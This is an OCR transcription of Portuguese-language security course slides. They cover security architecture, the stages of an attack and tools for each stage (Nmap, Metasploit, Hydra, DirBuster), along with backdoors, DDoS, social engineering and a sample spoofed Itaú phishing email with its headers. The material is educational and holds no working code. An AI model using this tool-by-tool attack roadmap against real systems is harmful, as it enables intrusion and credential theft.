
O ponto crucial para alcançar a confidencialidade e a integridade é a autenticação

- Acesso a sistemas devem ser permitidos somente a usuários autorizados


Elementos de Segurança de Perímetro



Topologia segura




Arquitetura de Segurança



- Segurança nativa dos sistemas
- RFCs de segurança
- Classificação da Informação
- Homologação de produtos
- "Pior que não ter um sistema de segurança, é ter e não usar"


Arquitetura de Segurança



- Última linha de defesa
- Proteção de dados
  - ⇨ Em repouso
  - ⇨ Em trânsito
- Segurança de comunicações
  - ⇨ IPSec
  - ⇨ SSL
  - ⇨ Camadas 1 e 2

Fisica Operações Acesso Redes Básica Aplicações Criptografia

Anatomia de um Ataque



Ataques baseados na WEB

- Ataques direcionados ao Servidor
  - Os passos para um ataque direcionado à um Servidor
  - Reconhecimento
  - Avaliação de vulnerabilidade
  - Exploração
  - Ataques de Força Bruta
  - Man-in-the-middle (Homem do Meio)

Os passos para um ataque

1. Reconhecimento
2. Avaliação do Alvo
3. Exploração
4. Escalonamento de Privilégios
5. Manutenção de um ponto de apoio

1. Reconhecimento

- Uma estratégia de guerra militar, objetiva definir um alvo identificando suas tecnologias, suas defesas, dispositivos e pessoas pertencentes ao alvo.
- Ferramentas Utilizadas
  - Google - Pesquisas avançadas no site ou usando palavras chaves.
  - Registro.br – Obter informações do alvo pelo registro do site.
  - Protocolo ICMP (ping)
  - Consulta em DNS (dig ou nslookup)
  - Nmap – Para busca de portas abertas e identificação de serviços de rede.
  - Banco de Dados de Vulnerabilidades (ex.: exploit-db.com)
  - Maltego – Um aplicativo forense que vasculha e levanta várias informações sobre um alvo, tais como DNS, IP, e-mail, geolocalização, sites, etc. e gera gráficos.
  - Foca – Auditoria de metadados em Documentos Word, Excel, PDF...

2. Avaliação de vulnerabilidades

- Após o reconhecimento do ambiente chegou a hora de avaliar as informações de vulnerabilidades obtidas.
- Estas ferramentas abaixo podem ser utilizadas para isso:
  - Webshag
    - Ferramenta para auditar servidores WEB. Lista os sites, pastas, arquivos e portas encontradas no servidor WEB.
  - Skipfish
    - Ferramenta open source do Google para detectar falhas de segurança em sites
  - ProxyStrike
    - Trabalha como um proxy local, e a medida que vai visitando um site ele vai listando suas vulnerabilidades, você pode realizar consultas e aplicar ataques com SQL injections.
  - Veja
    - Indexa e analisa um site a procura ligações e formulários que possam ser vulneráveis.
  - OWASP-ZAP
    - Outra ferramenta proxy para interceptar falhas de segurança em sites em HTTP e HTTPS.
  - Websploit
    - É um projeto open source que reúne exploits e ferramentas para analisar sistemas remotos.

3. Exploração

- Após investir um bom tempo em reconhecimento e analise dos alvos, chegou a hora de explorar as possíveis vulnerabilidades.
- Ferramentas que podem ser utilizadas
  - Metasploit
    - Ferramenta mais popular para exploração de vulnerabilidades, é considerada a ferramenta mais útil para pentest. Possui um conjunto de exploits e payloads.
    - Com ele você pode realizar intrusões em diversos tipos de vulnerabilidades.
  - W3af
    - Auditoria de vulnerabilidades para aplicações WEB, realiza um escâner no site e realiza uma intrusão na vulnerabilidade encontrada.

4. Ataques de Brute Force

- Um ataque de brute force é quando todas as possíveis senhas são verificadas até encontrar a correta.
- Ferramentas para brute force
  - Hydra
    - Ferramenta desenvolvida pela Escola do Hacker (THC) que usa métodos de brute force em variados protocolos diferentes.
    - É ideal para ataques a sistemas de e-mail como POP3 e SMTP.
    - Um plugin do Firefox chamado Tamper Data pode ser usado em conjunto com o Hydra para dá informações de métodos POST e GET de um site.
  - DirBuster
    - Projetado para ataques de brute force em diretórios de servidores WEB.
  - WebSlayer
    - Ferramenta de brute force para formulários de usuário e senha usando parâmetros GET e POST.
    - Um plugin do Firefox chamado “Live HTTP Headers” pode ser usado em conjunto com esta ferramenta para reuni informações durante a tentativa de login.

Man-in-the-middle

- Nesta modalidade o invasor se posiciona entre um alvo e outro durante uma comunicação, interceptando todos os dados entre as partes envolvidas.


Tipos de Ataque contra as Redes de Computadores

- BackDoors
  - Após o atacante acessar a maquina da vitima e ao sair deixa uma porta aberta permitindo acessos remotos posteriores.
    - Exemplos de BackDoors: Netbus e BackOrifice.

Tipos de Ataque contra as Redes de Computadores

Defacement


- A ação de Danificar ou modificar páginas web é chamada de Defacement.



Tipos de Ataque contra as Redes de Computadores

DDoS - Distributed Denial Of Service

- Tentativa de tornar um serviço indisponível com uma quantidade extremamente excessiva de solicitações de serviço.



Tipos de Ataque contra as Redes de Computadores

Engenharia Social

- O atacante aproveitando da falta de conhecimento tecnológico ou a alta confiança das pessoas em outras pessoas, consegue obter informações sigilosas sem que a vitima perceba.

- Exemplos: Você recebe um email (FALSO) “do seu banco” informando que deve alterar sua senha. Você acessa o link DIGITA A SENHA ATUAL em seguida a nova e clica em concluir, PRONTO. O atacante tem sua senha (Que não foi alterada), já com sua senha os próximos dados não serão tão difíceis de conseguir.

E-mail spoofing

Comunicamos que o Itaú está realizando a atualizacão e correcão da sua

```
Delivered-To: microservice@gmail.com
Received: by 10.217.147.201 with SMTP id fd51csp118793web;
        Thu, 15 Jan 2015 15:00:51 -0800 (PST)
X-Received: by 10.236.2.41 with SMTP id 29mr7260332yhe.179.1421362850186;
        Thu, 15 Jan 2015 15:00:50 -0800 (PST)
Return-Path: <internetbanking@itau.com.br>
Received: from painel.cloudalive.com.br ([209.208.110.35])
        by mx.google.com with ESMTPS id g8si1150363yka.146.2015.01.15.15.00.49
        for <microservice@gmail.com>
        (version=TLSv1.2 cipher=ECDHE-RSA-AES128-GCM-SHA256 bits=128/128);
        Thu, 15 Jan 2015 15:00:50 -0800 (PST)
Received-SPF: fail (google.com: domain of internetbanking@itau.com.br does not designate 209.208.110.35 as permitted sender) client-ip=209.208.110.35;
Authentication-Results: mx.google.com;
